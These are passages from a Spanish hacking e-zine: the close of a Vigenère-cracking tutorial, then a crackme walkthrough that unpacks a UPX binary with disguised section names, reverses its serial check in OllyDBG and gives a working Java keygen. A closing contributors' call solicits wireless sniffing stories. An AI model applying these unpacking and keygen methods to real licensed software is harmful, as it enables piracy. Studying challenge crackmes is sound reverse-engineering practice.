De este modo bajamos mucho mas el limite de posibilidades y evitamos tambien aquellos IC que pasen por encima del establecido para el Español. Podrias probar con un valor de '0.0005' (hubiera valido porque en nuestro resultado el texto descifrado se encontraba exactamente a '0,000231' lo que entra dentro del limite).

DEBERES

Creias haberte librado, pero de eso nada, esta muy bien aprenderse la leccion, pero mas todavia saber hacer las cosas por uno mismo.

Bueno, el problema es el siguente. El programa anterior funcionara en algunas ocasiones y en otras no lo hara. Porque???

Bueno, el problema radica tambien en el Indice de Coincidencia. Este valor nos orientaria mucho si desconociesemos totalmente la longitud de la clave, pero al conocerla ocurre lo siguiente:

Tenemos un texto cifrado con Vigenere: QHVBQFQMRWFKIPORFMY
Cuyo texto en claro resulta ser: MINOMBREESBLACKNGEL

El problema esta en que, aunque no sepamos exactamente cual es la clave, para cualquier otra aleatoria que utilicemos y tenga la misma longitud que la buena, el texto se partira en bloques de ese tamaño.

Si la contraseña tiene longitud 6, el cifrado se partiria asi:

```
BLOQUE 1 -> Q F F R
BLOQUE 2 -> H Q K F
BLOQUE 3 -> B R P Y
BLOQUE 4 -> Q W O
```

Llegados a este punto, como ya hemos dicho antes, cada bloque individual ha sido cifrado con un mismo alfabeto, lo que quiere decir, que aun desconociendo la clave verdadera, estos bloques ya poseen la misma frecuencia que el texto en claro. Por tanto, si tienen la misma frecuencia, deberian tener tambien el mismo Indice de Coincidencia.

Por todo esto, el programa anterior deja pasar a muchas claves como posibles porque su indice de coincidencia se acerca mucho al del español aun cuando no son las que descifran correctamente el mensaje. Ese fue uno de los motivos principales para utilizar un diccionario secundario.

Ademas, cuanto mas pequeño sea el texto, mas irreales seran estos valores y el programa podria incluso dejar pasar de largo la contraseña correcta.
Pero para esto hay una posible solucion. Centrarnos unicamente en realizar un ataque de diccionario sin fuerza bruta.

No os voy a mentir, para romper un cifrado propuesto en un reto de los wargames propuestos pos "warzone.elhacker.net", utilice el codigo anterior simplmente borrando las comprobaciones del IC. Es decir, fuerza bruta pura y dura, y funciono! };-D

Tu mision es coger el codigo del programa anterior y modificarlo para que solicite dos diccionarios. Uno es el que ya estamos utilizando, y el otro sera el que contenga las palabras que se utilizaran como claves posibles para descifrar el texto. Un bucle ira recorriendo todas las palabras del diccionario de claves, y para cada descifrado buscara en su interior las que se encuentren en el diccionario de español. Si encuentra alguna, lo da como correcto.

Apenas hay que agregar unas cuantos lineas de codigo para lograr este objetivo. Si te fijas bien, y eres listo, podrias incluso utilizar el mismo diccionario para los dos propositos. Eso si, una pista, si intentas esto acuerdate todo el tiempo de la funcion 'fseek(, ,);', de otro modo podrias quedarte atrapado en un bucle indefinido o no realizar todas las comprobaciones correctamente.

Y acuerdate que si vas a buscar claves que sean de una longitud fija, debes utilizar un diccionario cuyas palabras no tengan ni menos ni excedan de esta longitud. Modifica la sentencia de "gendic":

```
if (strlen(word) >= len){}   ->   if (strlen(word) == len) {}
```

---[7 - Conclusion

Desconozco si habra una tercera parte de esta sencilla saga, no obstante,

existe algo mucho mas alla de estos articulos, y esa parte eres TU.

TU debes explotar tus conocimientos, TU debes desarrollar tus aptitudes,
TU y solo TU puedes hackear el mundo.

Hazlo, no tengas miedo, estamos contigo!

---[8 - Referencias

[1] Una Introduccion a la Criptografia
    http://www.criptored.upm.es/descarga/UnaIntroduccionCriptografia.zip


[2] Dev-C++ (version 4.9.9.2)
    http://prdownloads.sourceforge.net/dev-cpp/devcpp-4.9.9.2_setup.exe

[3] Algoritmos de Ordenacion - por Sebastian Gurin (Cancerbero)
    http://es.tldp.org/Tutoriales/doc-programacion-algoritmos-ordenacion/
    alg_orden.pdf

[4] Hispasec Sistemas
    http://www.hispasec.com

[5] SET-Ezine (SET mirror)
    http://set.diazr.com

EOF



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Introduccion

En este articulo me propongo el analisis de un CrackMe. Su origen, se me propuso en un "reto". No mencionarÈ aqui cual es, pues nuestro objetivo es el estudio y no facilitar la fama de aquellos que solo desean obtener un beneficio de reconocimiento.

Esta e-zine ha carecido durante un tiempo de temas relaciones con la ingeneria inversa. Este es un buen momento para volver a la carga. Todos sabemos ya que el cracking es un arte que evoluciona al mismo ritmo en que los fabricantes de software procuran nuevos algoritmos de proteccion.


Se asumira un conocimiento basico de las herramientas clasicas como OllyDBG. Aunque no es requisito esencial para comprender lo que en este estudio se detalla.

Sin mas, veamos punto por punto como destripar nuestro objetivo.

---[2 - Aproximacion

No hay mucho que decir aqui. Lo primero a destacar es que al descomprimir el ejecutable que venia dentro de un "*.rar", el icono que presenta se nos hace familiar. Nada mas y nada menos que el asignado por defecto a los proyectos de Visual Basic. Es un aspecto del que no se puede fiar uno, pero si nos sirve para tener en cuenta.

Si ejecutamos el programa se nos muestra una ventana principal con dos labels y dos cuadro de texto y un botón. Algo asi:



Si introducimos un nombre y serial cualquiera obtendremos un bonito "MsgBox" con el texto "Serial Incorrecto", y cuando pulsemos el boton "Aceptar" se nos echara como a perros del programa.

Que desagradable... pero nosotros tenemos ciertas habilidades para solventar esta situacion.

---[3 - Desempacado

Antes de nada, y como todo practicante de ingenieria inversa, necesitaremos un pequeño arsenal de herramientas:

- OllyDBG -> Debugger para programas de Win32
- PeID -> Identificador de Empacadores
- PEditor -> Editor de cabeceras PE
- Java -> Para compilar el KeyGen

Lo primero que a un servidor se le ocurre hacer es abrir el "crackme.exe" con OllyDBG para comprobar si se produce un desensamblado correcto. Compruebo que el programa no comienza con un prologo de funcion clasico sino con algo como esto:

```
pushad
mov esi, Crackme1.0047000
lea edi, dword ptr ds:[esi+ffffa000]
```

Un prologo de funcion normal se veria como alguno de los que aqui se muestran:

DELPHI	C	Visual Basic
push ebp	push ebp	push nombre.xxxxxxxx
mov ebp,esp	mov ebp,esp	call <jmp.&MSVBVM60.#100>
add esp,-xxx	sub esp,x	add byte ptr ds:[eax],al

Bueno, la mayoría de los packers utilizados para cifrar/comprimir un programa utilizan como primer elemento la instrucción de ensamblador "pushad". Esta coloca el contenido de todos los registros en la pila para guardar el estado y poder recuperarlos intactos en cualquier momento.

Si ademas damos un pequeño paseo por la zona "All Referenced Text Strings" apenas veremos algo con sentido. Esto acaba de confirmar lo que nos temiamos. Lo unico que observamos enla primera cadena es esto:

- "by Hendrix"

Parece que hemos identificado al creador del reto. Pero veamos entonces que ocurre si pasamos el ejecutable a PeID.

```
Entrypoint:  00007E80       EP Section:  rix
File Offset: 00001280       First Bytes: 60,BE,00,70
Linker Info:      6.0       Subsystem:   Win32 GUI

Nothing found *
```

Parece que no hemos tardado en encontrarnos con la primera trampa. Sabemos que el crackme esta empacado de alguna manera pero PeID no quiere reconocer con que algoritmo se ha hecho. Pero tenemos una pista de nuestro lado, y como en toda investigacion no podemos dejarla atras:

```
EP Section: rix
```

Que coincidencia! Precisamente las tres ultimas letras del nombre del autor de este CrackMe. Seguramente por divertimento ha modificado el nombre de las secciones a mano, lo que no parece afectar a la ejecucion del programa pero si a nuestros intereses.

Si hacemos click sobre la flecha situada al lado de "EP Section", obtendremos mas informacion sobre las secciones. Interesante:

```
Hend   000010000 00006000 00000400 00000000 E0000080
rix    000070000 00001000 00000400 00001000 E0000040
.rsrc  000080000 00001000 00001400 00000A00 C0000040
```

Aja! Ahora comprendemos perfectamente que los nombres de las secciones utilizadas por el "packer" han sido modificadas. Solo debemos buscar entre los más comunes para estudiar cuales son sus nombres reales y así proceder a su nueva modificación.

Ya todos conoceis UPX, øverdad? Pues bien, echando un vistazo a un programa empacado con este software vemos que sus secciones se denominan asi:

```
UPX0
UPX1
UPXn (en orden ascendente)
```

Tambien sabemos que el tamaño de un ejecutable debe permanecer intacto para que este sea ejecutado de manera correcta. Entonces, øporque la segunda cadena no posee 4 caracteres? Pues esto no es del todo cierto, si vuelves hacia atrás en PeID y situas el cursor encima de la cadena "rix" y te desplazadas hacia la derecha, comprobaras que existe un espacio final que termina de completar los 4 caracteres necesarios para una correcta modificacion.

Utilizaremos ahora la aplicacion "UPX Shell (by ION Tek)", que no es mas que una GUI para comprimir o descomprimir ejecutables empacados con este sistema. Si abrimos el fichero y damos a descomprimir obtenemos lo siguiente:

```
UPX returned following error: UPX: C:\Crackme1.exe:
CantUnpackException: file is modified/hacked/protected; take care!!
```

Amigo Hendrix, te hemos cazado. Veamos ahora como trucar nuevamente sus nombres.

Abrimos el crackme con "PEditor" y nos dirigimos al apartado "sections", alli visualizaremos exactamente la misma informacion que en PeID. La diferencia es que podemos hacer click derecho encima de cada sección para modificar sus nombres por "UPX0" y "UPX1" respectivamente y aplicar los cambios.

Ahora ya podemos volver a UPX Shell para desempacar a este personaje que goza de las travesuras. Podemos ver lo siguiente en la barra de estado:

```
Crackme1.exe -> File successfully decompressed (in 0,031 seconds)
```

Claramente pueden ver porque este arte se llama "ingenieria inversa". Estamos deshaciendo uno a uno los pasos que realizo su creador para burlar nuestra inteligencia.

---[4 - Debugging

Excelente, abrimos el CrackMe ya desempacado con OllyDBG y nos encontramos con algo que nos suena de hace un momento. Precisamente un prologo de funcion clasico
de un programa compilado con Visual Basic.

```
00401258 > $ 68 94144000    PUSH Crackme1.00401494
0040125D   . E8 F0FFFFFF    CALL <JMP.&MSVBVM60.#100>
00401262   . 0000           ADD BYTE PTR DS:[EAX],AL
```

En fin... parece que el icono no mentia...

Analicemos las "Referenced Strings" para ver que encontramos:

```
 [00402A54] UNICODE "Serial Incorrecto"
 [00402AFC] UNICODE "Serial Correcto"
 [00402D47] UNICODE "Serial Incorrecto"
 [00402DC7] UNICODE "Serial Incorrecto"
```

El primer par se encuentra en direcciones muy cercanas, y lo mismo ocurre con el segundo par. Bien, con esto podemos suponer algunas cosas. Seguramente las dos ultimas sean comprobaciones sobre las caracteristicas de nuestro NOMBRE y SERIAL , de otro modo no tendría sentido mas "Chicos Malos".

Si esto es cierto, significa que las dos primeras son el lugar donde se comprueba realmente si nuestro serial es correcto o no y dependiendo del resultado nos manda un MessageBox u otro.

Empecemos estudiando entonces el ultimo par. Para ello hacemos doble click en la tercera cadena. Si nos desplazamos un poco mas hacia arriba desde esa cadena nos encontramos con esta tirada de codigo:

[-----]

```
00402C98   . 8B1D 10104000  MOV EBX,DWORD PTR DS:[<&MSVBVM60.__vbaLenBstr>]
00402C9E   . 50             PUSH EAX
00402C9F   . FFD3           CALL EBX              <&MSVBVM60.__vbaLenBstr>
.......
.......
.......
00402D1E   . 66:837E 3C 00  CMP WORD PTR DS:[ESI+3C],0
00402D23   . BB 04000280    MOV EBX,80020004
00402D28   . 75 6C          JNZ SHORT Crackme1.00402D96
00402D2A   . BF 0A000000    MOV EDI,0A
.......
.......
.......
00402D47   . C745 9C A41940>MOV DWORD PTR SS:[EBP-64],Crackme1.00401>;
                                        UNICODE "Serial Incorrecto"
.......
.......
.......
00402D6D   . FF15 3C104000  CALL DWORD PTR DS:[<&MSVBVM60.#595>] ;
                                            MSVBVM60.rtcMsgBox
.......
.......
.......
00402D94   . EB 05          JMP SHORT Crackme1.00402D9B
00402D96   > BF 0A000000    MOV EDI,0A
00402D9B   > 66:8B56 3C     MOV DX,WORD PTR DS:[ESI+3C]
00402D9F   . 66:6BD2 02     IMUL DX,DX,2
00402DA3   . 0F80 5C010000  JO Crackme1.00402F05
00402DA9   . 66:3956 3E     CMP WORD PTR DS:[ESI+3E],DX
00402DAD   . 74 65          JE SHORT Crackme1.00402E14
.......
.......
.......
00402DC7   . C745 9C A41940>MOV DWORD PTR SS:[EBP-64],Crackme1.00401>;
                                        UNICODE "Serial Incorrecto"
.......
.......
.......
00402DED   . FF15 3C104000  CALL DWORD PTR DS:[<&MSVBVM60.#595>] ;
                                            MSVBVM60.rtcMsgBox
.......
.......
```

....

[-----]

Una vez reducido el codigo, esto es realmente intuitivo:

Lo primero que vemos es una llamada de VisualBasic para extraer el tamaño de una cadena. Despues viene esta comparacion:

```
   CMP WORD PTR DS:[ESI+3C],0
```

Si hubieramos colocado un breakpoint en este lugar, veriamos que [ESI+3C] contiene la longitud de nuestro NOMBRE. Entonces sabemos que aqui se comprueba si esta vacio. Si lo esta, nos manda un mensaje de error y nos hecha, en caso contrario salta a esta direccion:

```
MOV EDI,0A                     -> Mete en EDI un 10 decimal
MOV DX,WORD PTR DS:[ESI+3C]    -> Pasa a DX la longitud del nombre
IMUL DX,DX,2                   -> Multiplica por dos la longitud
JO Crackme1.00402F05           -> Comprueba si hay desbordamiento
CMP WORD PTR DS:[ESI+3E],DX    -> Compara longitud SERIAL con longitud NOMBRE * 2
JE SHORT Crackme1.00402E14     -> Si es igual nos deja continuar
```

Como veis, las dos condiciones para que no salte ninguno de los 2 mensajes de error que vimos en "Referenced Strings", es que el NOMBRE no este vacio, y que el SERIAL sea el doble de largo que el NOMBRE.

No es que tengamos que intuirlo, pero podemos pensar que por cada caracter de NOMBRE precisamos 2 en SERIAL.

Una vez conocidas estas condiciones vamos a continuar. Volvemos a las strings y hacemos doble click en el primer "Serial Incorrecto". Muestro nuevamente lo mas importante de todo el codigo que hay a los alrededores:

[-----]

```
00402931    . FF15 34104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaVarForInit>] ;
00402937    > 3BC3           CMP EAX,EBX
00402939    . 0F84 8E010000  JE Crackme1.00402ACD
........
........
........
00402952    . FF15 A4104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaI4Var>] ;
00402958    . 8B4B 14        MOV ECX,DWORD PTR DS:[EBX+14]
........
........
........
00402989    . FF15 94104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaStrCopy>]
0040298F    . 8B46 38        MOV EAX,DWORD PTR DS:[ESI+38]
........
........
........
004029A2    . FF15 A4104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaI4Var>]
004029A8    . 8B4B 14        MOV ECX,DWORD PTR DS:[EBX+14]
........
........
........
004029D9    . FF15 94104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaStrCopy>]
004029DF    . 8B45 C8        MOV EAX,DWORD PTR SS:[EBP-38]
........
........
........
004029F9   . FF91 FC060000  CALL DWORD PTR DS:[ECX+6FC]
........
```

```
........
........
00402A15   > 66:6BFF 02     IMUL DI,DI,2
00402A19   . 0F80 D6010000  JO Crackme1.00402BF5
00402A1F   . 66:3BBD 38FFFF>CMP DI,WORD PTR SS:[EBP-C8]
00402A26   . 0F84 84000000  JE Crackme1.00402AB0
........
........
........
00402A54   . C785 74FFFFFF >MOV DWORD PTR SS:[EBP-8C],Crackme1.004019A4
                                      ;  UNICODE "Serial Incorrecto"
........
........
........
00402AB0    > 8D85 14FFFFFF  LEA EAX,DWORD PTR SS:[EBP-EC]
........
........
........
00402AC2    . FF15 C0104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaVarForNext>]
00402AC8    .^E9 6AFEFFFF    JMP Crackme1.00402937
00402ACD    > 66:837E 40 FF  CMP WORD PTR DS:[ESI+40],0FFFF
00402AD2    . 75 7A          JNZ SHORT Crackme1.00402B4E
........
........
........
00402AFC    . C785 74FFFFFF >MOV DWORD PTR SS:[EBP-8C],Crackme1.004019CC
                                        ;  UNICODE "Serial Correcto"
........
........
........
00402B2A    . FF15 3C104000  CALL DWORD PTR DS:[<&MSVBVM60.#595>]
                                       ;  MSVBVM60.rtcMsgBox
```

[-----]

Vayamos por pasos nuevamente. Lo primera que observamos es un bucle tipo "for" que parece recorrer todos los caracteres que componen nuestro NOMBRE. Luego vienen dos llamadas a "StrCopy" que van extrayendo los caracteres de nuestro NOMBRE y SERIAL para hacer posteriores comprobaciones.

Si metemos un nombre y un serial cualesquiera (simpre que el segundo sea el doble de largo que el primero) descubrimos que la magia se encuentra aqui:

```
   CALL DWORD PTR DS:[ECX+6FC] -> Aqui se debe cocinar el serial
   ........
   IMUL DI,DI,2                -> DI contiene el valor ASCII de un caracter
                                  en NOMBRE, se multiplica por 2
   JO Crackme1.00402BF5        -> Se comprueba si hay desbordamiento
   CMP DI,WORD PTR SS:[EBP-C8] -> Compara el valor del caracter de NOMBRE
                                  multiplicado por 2 con [EBP-C8]
   JE Crackme1.00402AB0        -> Si coincide pasa al siguiente caracter.
```

Tomemos como ejemplo que hemos introducido los siguientes valores:

```
   NOMBRE -> r
   SERIAL -> ab
```

Entonces:

```
   DI       = 72  -> Valor ASCII de "r"
   DI * 2   = E4  -> En hexadecimal
   [EBP-C8] = 97h -> Cocinado en <CALL DWORD PTR DS:[ECX+6FC]>
```

Y como "E4 != 97", pues nos larga fuera con un desagradable mensaje. Parece

entonces que debemos estudiar el CALL que acabamos de mencionar para descubrir de donde sale ese valor "97" almacenado en [EBP-C8].

[-----]

```
00402640    > 55             PUSH EBP
00402641    . 8BEC           MOV EBP,ESP
00402643    . 83EC 0C        SUB ESP,0C
00402646    . 68 26114000    PUSH <JMP.&MSVBVM60.__vbaExceptHandler>
0040264B    . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
........
........
........
004026A7    . BB 01000000    MOV EBX,1
004026AC    . BF 02000000    MOV EDI,2
004026B1    . 8B16           MOV EDX,DWORD PTR DS:[ESI]
........
004026C1    . FF15 10104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaLenBstr>]
........
........
........
004026FB    . FF15 34104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaVarForInit>]
00402701    . 8B3D B4104000  MOV EDI,DWORD PTR DS:[<&MSVBVM60.__vbaStrMove>]
00402707    . 8B1D 14104000  MOV EBX,DWORD PTR DS:[<&MSVBVM60.__vbaStrVarMove>]
0040270D    > 85C0           TEST EAX,EAX
0040270F    . 0F84 A7000000  JE Crackme1.004027BC
........
........
........
00402735    . FF15 A4104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaI4Var>]
........
........
........
00402744    . FF15 4C104000  CALL DWORD PTR DS:[<&MSVBVM60.#632>] ;
                                          MSVBVM60.rtcMidCharVar
0040274A    . 8D4D A8        LEA ECX,DWORD PTR SS:[EBP-58]
........
........
........
0040276E    . FF15 24104000  CALL DWORD PTR DS:[<&MSVBVM60.#516>] ;
                                       MSVBVM60.rtcAnsiValueBstr
00402774    . 0FBFD0         MOVSX EDX,AX
00402777    . 8995 44FFFFFF  MOV DWORD PTR SS:[EBP-BC],EDX
0040277D    . 8D8D 64FFFFFF  LEA ECX,DWORD PTR SS:[EBP-9C]
00402783    . DB85 44FFFFFF  FILD DWORD PTR SS:[EBP-BC]
00402789    . 8D55 DC        LEA EDX,DWORD PTR SS:[EBP-24]
0040278C    . DD9D 3CFFFFFF  FSTP QWORD PTR SS:[EBP-C4]
00402792    . DD85 3CFFFFFF  FLD QWORD PTR SS:[EBP-C4]
00402798    . DC4D D0        FMUL QWORD PTR SS:[EBP-30]
0040279B    . DD5D D0        FSTP QWORD PTR SS:[EBP-30]
0040279E    . DFE0           FSTSW AX
004027A0    . A8 0D          TEST AL,0D
004027A2    . 0F85 A1000000  JNZ Crackme1.00402849
........
........
........
004027B1    . FF15 C0104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaVarForNext>]
004027B7    .^E9 51FFFFFF    JMP Crackme1.0040270D
004027BC    > DD45 D0        FLD QWORD PTR SS:[EBP-30]
004027BF    . FF15 AC104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaFpI4>]
004027C5    . 99             CDQ
004027C6    . B9 FF000000    MOV ECX,0FF
004027CB    . F7F9           IDIV ECX
004027CD    . 8BCA           MOV ECX,EDX
```

.....
.....
.....

[-----]

Como llevo diciendo, ejecutar el codigo paso a paso termina siendo mucho mas intuitivo que analizar el codigo muerto. Seguiremos con los valores de nuestro ejemplo anterior para ver lo que ocurre.

En principio vemos una llamada a "vbaLenBstr". En ese momento en [ESI] se almacena la cadena "ab" (nuestro serial). Pero debe ser consciente que si el serial hubiera sido por ejemplo "abcd", [ESI] seguiria conteniendo "ab". De esto se encarga el bucle exterior que vimos en el codigo anterior, las llamadas a "StrCopy" van extrayendo 2 caracteres del SERIAL para cada caracter del NOMBRE. Bien, no nos liemos.

Pasada esta llamada comienza un bucle que se encarga de realizar unas operaciones matematicas con los caracteres del SERIAL (los 2 que forman la pareja). Estas operaciones se hacen a traves de la FPU, que es una caracteristica de los procesadores y del lenguaje ensamblador que logra una mayor eficiencia en operaciones con numeros reales.

Veamos el codigo:

```
CALL DWORD PTR DS:[<&MSVBVM60.#516>] ; MSVBVM60.rtcAnsiValueBstr
MOVSX EDX,AX
```

En este instante EDX contiene el valor ASCII de la primera letra de la pareja extraida del serial.

   EDX = AX = 61h = 97d -> "a"

.....

```
MOV DWORD PTR SS:[EBP-BC],EDX
LEA ECX,DWORD PTR SS:[EBP-9C]
FILD DWORD PTR SS:[EBP-BC]    -> Se carga "97" en el registro ST0
LEA EDX,DWORD PTR SS:[EBP-24]
FSTP QWORD PTR SS:[EBP-C4]
FLD QWORD PTR SS:[EBP-C4]
FMUL QWORD PTR SS:[EBP-30]    -> Se multiplica por "56" (Constante).
FSTP QWORD PTR SS:[EBP-30]    -> Se guarda el resultado donde antes
                                 se almacenaba la constante anterior
                                 y a la vez en el registro ST7.
FSTSW AX
```

.....

Facil. Lo que ocurre es que el valor ASCII de la primera letra de "ab" se multiplica por una constante que resulta ser "56".

Al final lo que nos queda es esto:

   [EBP-30] = ST7 = 97 * 56 = 5432d = 1538h

Lo que ocurre si seguimos traceando en OllyDBG con la tecla F8, es que el bucle se vuelve a repetir pero esta vez para tratar el segundo caracter. Cuando se ejecutan nuevamente las operaciones en la FPU, hay que tener en cuenta el nuevo valor de [EBP-30]. El resultado de lo ocurrido es el siguiente:

   Valor ASCII de "b" = 62h = 98d

   98 * [EBP-30] = 98 * 5432 = 532336d = 81F70h

Y hasta aqui se acaba la ejecucion de este bucle "for(;;)". Si ahora seguimos traceando llegamos a una ultima operacion. Todo esto lo vemos por los valores que va mostrando OllyDBG:

```
   En "EAX" se almacena nuestro resultado: 532336d = 81F70h

   MOV ECX,0FF -> Se mueve a ECX el valor 255d
   IDIV ECX    -> Se divide EAX entre ECX
   MOV ECX,EDX -> Se almacena en ECX el resto de la division
```

En nuestro caso:

```
   ECX = 255
   532336 % 255 = 151d
   ECX = 151d = 97h
```

Ajá! Aquí lo tenemos, øno recuerdas que estabamos buscando de donde demonios salia el valor "97" hexadecimal que se comparaba con el doble del valor ASCII del caracter contenido en NOMBRE?

Esto quiere decir que aqui acaba el proceso de operaciones. Sigue leyendo ahora la siguente seccion para ver como podemos aprovechar este conocimiento en nuestro beneficio para generar seriales validos para un NOMBRE cualquiera.

---[5 - Keygen

Entonces, øcual es la condicion para que un serial sea valido con respecto a un nombre?

Respuesta: Para cada caracter de NOMBRE, deben exister dos caracteres en SERIAL cuyo resto de dividir entre 255 el resultado de multiplicar el primer caracter por el segundo y por el valor 56, sea igual al doble del valor ASCII del caracter de NOMBRE.

Graficamente seria esto:

```
   W -> Caracter de NOMBRE.
   X -> Primer caracter de la pareja de SERIAL.
   Y -> Segundo caracter de la pareja de SERIAL.

   W * 2 == [(X * 56) * Y] % 255
```

Como puedes ver, la formula no es extremadamente complicada };-D. Ya supondrias que obtener el resto de una division se consigue a travÈs del operador modulo.

Una vez obtenida la fórmula con la que se calcula el SERIAL para nuestro NOMBRE, podemos utilizar la fuerza bruta para ir obteniendo los pares correspondientes a cada caracter del NOMBRE.

He realizado la implementacion en lenguaje Java ya que resulta mas comodo y economico a la hora de trabajar con cadenas.

[-----]

```
package keygen_hendrix;

/**
 *
 * @author blackngel
 */
public class Main {
```

```
    static String charset =
    "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";

    public static void main(String[] args) {

       String user = "blackngel";
       int value;
       int first, second, rest;
       char f, s;
       int found = 0;

       System.out.println("USER: " + user);
       System.out.print("SERIAL: ");

       for(int i = 0; i < user.length(); i++) {

          found = 0;
          value = Integer.valueOf(user.charAt(i)) * 2;

          for(int j = 0; j < charset.length(); j++) {
             for(int k = 0; k < charset.length(); k++) {

                f = charset.charAt(j);
                s = charset.charAt(k);

                first = 56 * Integer.valueOf(f);
                second = Integer.valueOf(s) * first;
                rest = second % 255;

                if((value == rest) && (found == 0)) {
                   found = 1;
                   System.out.print("" + f + s);
                }
             }
          }
       }
    }
}
```

[-----]

Un punto importante a destacar es el uso de la variable "found". Con esto consigo que una vez encotrado un par coincidente, lo imprima y no lo haga mas veces hasta que pase al siguiente caracter del NOMBRE.

El motivo es que existen muchas mas coincidencias, y por lo tanto, muchos serial's validos para un solo nombre. Pero a nosotros con uno nos llega por el momento. Este fue mi resultado:

```
   USER:   blackngel
   SERIAL: bRcJaRcRazdPbkeRcJ
```

Ten en cuenta entonces que podrias almacenar en una tabla todos los seriales posibles para un nombre e imprimir en pantalla uno aleatorio. Esto daria una sensacion mas atractiva, aunque nada tiene que ver con nuestro estudio.

Modifica el codigo anterior para utilizar "args" como entrada y tendras un KeyGen en toda regla para ese CrackMe en concreto.

---[6 - Conclusion

Como se ha podido comprobar, no hacia falta ser un verdadero experto para llegar a la solucion de este crackme. Aunque nunca vienen mal unos conocimientos minimos de ensamblador, depuracion, ingenieria inversa general, astucia y bastante paciencia.

Lo que si muestra muy bien este articulo, es que si tienes la capacidad suficiente como para saber extraer las partes de codigo que realmente intervienen en el algoritmo de generacion/comparacion del serial, entonces lo tendras todo de tu lado para lograr tener exito.

Lo importante, como siempre, es no tener miedo a enfrentarse con nuevos retos. Nunca nadie te dira nada si no los superas, pero la recompensa de haberlo intentado te sera pagado con experiencia. Algo que no se adquiere unicamente con un libro en la mano.

Un abrazo, y feliz cracking!

EOF

Si, sabemos que esta seccion es muyyy repetitiva (hasta repetimos este parrafo!), y que siempre decimos lo mismo, pero hay cosas que siempre teneis que tener en cuenta, por eso esta seccion de proyectos, peticiones, avisos y demas galimatias.

Como siempre os comentaremos varias cosas:

- Como colaborar en este ezine
- Nuestros articulos mas buscados
- Como escribir
- Nuestros mirrors
- En nuestro proximo numero
- Otros avisos

-[Como colaborar en este ezine]---

Si aun no te hemos convencido de que escribas en SET esperamos que lo hagas solo para que no te sigamos dando la paliza, ya sabes que puedes colaborar en multitud de tareas como por ejemplo haciendo mirrors de SET, graficos, enviando donativos (metalico/embutido/tangas de tu novia (limpios!!!)) tambien ahora aceptamos plutonio de contrabando ruso, pero con las preceptivas medidas de seguridad, ah, por cierto, enviarnos virus al correo no es sorprendente, es mas nos aburre bastante.

-[Nuestros articulos mas buscados]---------------------------------------

Articulos, articulos, conocimientos, datos!, comparte tus conocimientos con nosotros y nuestros lectores, buscamos articulos tecnicos, de opinion, serios, de humor, ... en realidad lo queremos todo y especialmente si es brillante. Tampoco es que tengas que deslumbrar a tu novia, que en ningun momento va a perder su tiempo en leernos, pero si tienes la mas minima idea o desvario de cualquier tipo, no te quedes pensando voy a hacerlo... hazlo!.

Tampoco queremos que te auto-juzges, deja que seamos nosotros los que digamos si es interesante o no.
Deja de perder el tiempo mirando el monitor como un memo y ponte a escribir YA!.

Como de costumbre las colaboraciones las enviais indistintamente aqui:

<set-fw@bigfoot.com>
<web@set-ezine.org>

Para que te hagas una idea, esto es lo que buscamos para nuestros proximos numeros... y ten claro que estamos abiertos a ideas nuevas....

- articulos legales: faltan derechos de autor! O tal vez sobran? No se protege merecidamente a los autores o tal vez inevntan excesivas trabas?

- sistemas operativos: hace tiempo que nadie destripa un sistema operativo en toda regla øalguien tiene a mano un AS400 o un Sperry Plus?

- Retro informatica. Has descubierto como entrar en la NASA con tu Spectrum 48+? somos todo ojos, y si no siempre puedes destripar el SO como curiosidad

- Programacion: cualquier lenguaje interesante, guias de inicio, o de seguimiento, no importa demasiado si el lenguaje es COBOL, ADA, RPG, Pascal, no importa si esta desfasado o si es lo ultimo de lo ultimo, lo importante es que se publique para que la informacion este a mano de todos,

eso si, No hagais todos manuales de C, procura sorpendernos con programacion inverosimil

- Chapuzing electronico: Has fabricado un aparato domotico para controlar la temperatura del piso de tu vecina? estamos interesados en saber como lo has hecho...

- Evaluacion de software de seguridad: os veo vagos, Nadie le busca las cosquillas a este software?

- Hacking, craking, virus, preaking, sobre todo cracking!

- SAP.. somos los unicos que gustan este juguete? Me parece que no, ya que hemos encontrado a alguien con conocimientos, pero: alguien da mas? Por cierto, en el proximo numero tal vez le dediquemos un articulo.

- ORACLE, MySQL, MsSQL... øAlguien levanta el dedo?

- LOTUS NOTES y sus bases de datos. Esta olvidado por el gran publico pero lo cierto es que muchas empresas importantes lo utilizan para organizar y distribuir la informacion internamente.

- Vuestras cronicas de puteo a usuarios desde vuestro puesto de admin...

- Usabilidad del software (acaso no es interesante el tema?, porque el software es tan incomodo?)

- Wireless. Otro tema que nos encanta. Los aeropuertos y las estaciones de tren en algunos paises europeos nos ofrecen amplias posibilidades de curiosear en lo que navega sobre las ondas magneticas. Nadie se ha dedicado a utilizar las horas tontas esperando un avion en rastrear el trafico wireless ?

- Finanzas anonimas en la red. Los grandes bancos empiezan a caer como moscas y los subrevivientes dudan mucho antes de conceder un credito. Habra empezado una nueva epoca para los usureros? Los podemos encontrar en la red?

- Economia. Grandes economistas, petulantes jefes de estado, bien pagados gerentes de multinacionales,... ninguno ha sido capaz de ver el venir el berenjenal en el que nos encontramos...y mucho menos le encuentra la solucion.
  Por que no opinais?

- Lo que tu quieras... que en principio tenga que ver con la informática

